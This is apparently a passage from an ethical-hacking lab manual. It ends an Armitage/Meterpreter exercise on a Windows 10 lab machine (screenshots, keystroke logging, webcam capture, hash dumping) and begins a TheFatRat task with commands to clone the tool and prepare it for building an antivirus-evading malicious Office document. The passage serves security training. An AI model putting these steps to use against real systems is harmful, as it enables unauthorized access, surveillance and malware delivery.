

Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
WINDOWS10
Login
Meterpreter 1
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Browse Files
Show Processes
Log Keystrokes
Screenshot
Webcam Shot
Console X
nmap X
windows/meterpreter_reverse_tcp X
C:\Users\Admin\Downloads
D
Name
Size
Modified
Mode

Figure 1.5.24: Select Screenshot option

36. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
10.10.10.10
WINDOWS10\Admin @ WINDOWS10
Console X
nmap X
windows/meterpreter_reverse_tcp X
Meterpreter 1 X
Files 1 X
Screenshot 1 X
Manage
Downloads
File
Home
Share
View
Application Tools
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
This PC > Local Disk (C:) > Users > Admin > Downloads
Quick access
Desktop
Downloads
Name
Date modified
Type
Today (2)
malicious_payload.exe
9/2/2020 8:41 PM
Application
Refresh
Watch (10s)

Figure 1.5.25: Screenshot of target system

37. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.

38. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.

39. This concludes the demonstration of how to gain access to a remote system using Armitage.

40. Close all open windows and document all the acquired information.

TASK 6

Hack a Windows Machine with a Malicious Office Document using TheFatRat

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

Note: Before starting this task, install **Microsoft Office** on the target virtual machine (**Window 10**).

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 1.6.1: MATE Terminal Icon

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
```

Figure 1.6.2: Running the programs as a root user

TASK 6.1

Clone TheFatRat

5. In the **Parrot Terminal** window, type **git clone https://github.com/Screetsec/TheFatRat** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #git clone https://github.com/Screetsec/TheFatRat
Cloning into 'TheFatRat'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 13896 (delta 0), reused 0 (delta 0), pack-reused 13893
Receiving objects: 100% (13896/13896), 298.37 MiB | 9.43 MiB/s, done.
Resolving deltas: 100% (5178/5178), done.
Updating files: 100% (226/226), done.
```

Figure 1.6.3: Cloning TheFatRat to Parrot Security system


TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **TheFatRat** folder.
- Paste the copied **TheFatRat** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/TheFatRat /root/**.


6. After the cloning completes, type **cd TheFatRat** and press **Enter**.
7. Type **ls** and press **Enter** to view the files in the TheFatRat folder.



```
┌─[root@parrot]─[~]
└──╼ #cd TheFatRat
┌─[root@parrot]─[~/TheFatRat]
└──╼ #ls
autorun        java          prog.c.backup
backdoor_apk   LICENSE       README.md
CHANGELOG.md   lists         release
config         logs          setup.sh
fatrat         PE            temp
grab.sh        postexploit   tools
icons          powerfull.sh  troubleshoot.md
issues.md      prog.c        update
```

Figure 1.6.4: TheFatRat folder content

8. Now, to run the scripts (**fatrat**, **setup.sh**, **powerfull.sh**) located in TheFatRat folder, we must give them access permissions. To do so, use the below commands:
   - **chmod +x fatrat** and **Enter**
   - **chmod +x ./setup.sh** and **Enter**
   - **chmod +x ./powerfull.sh** and **Enter**



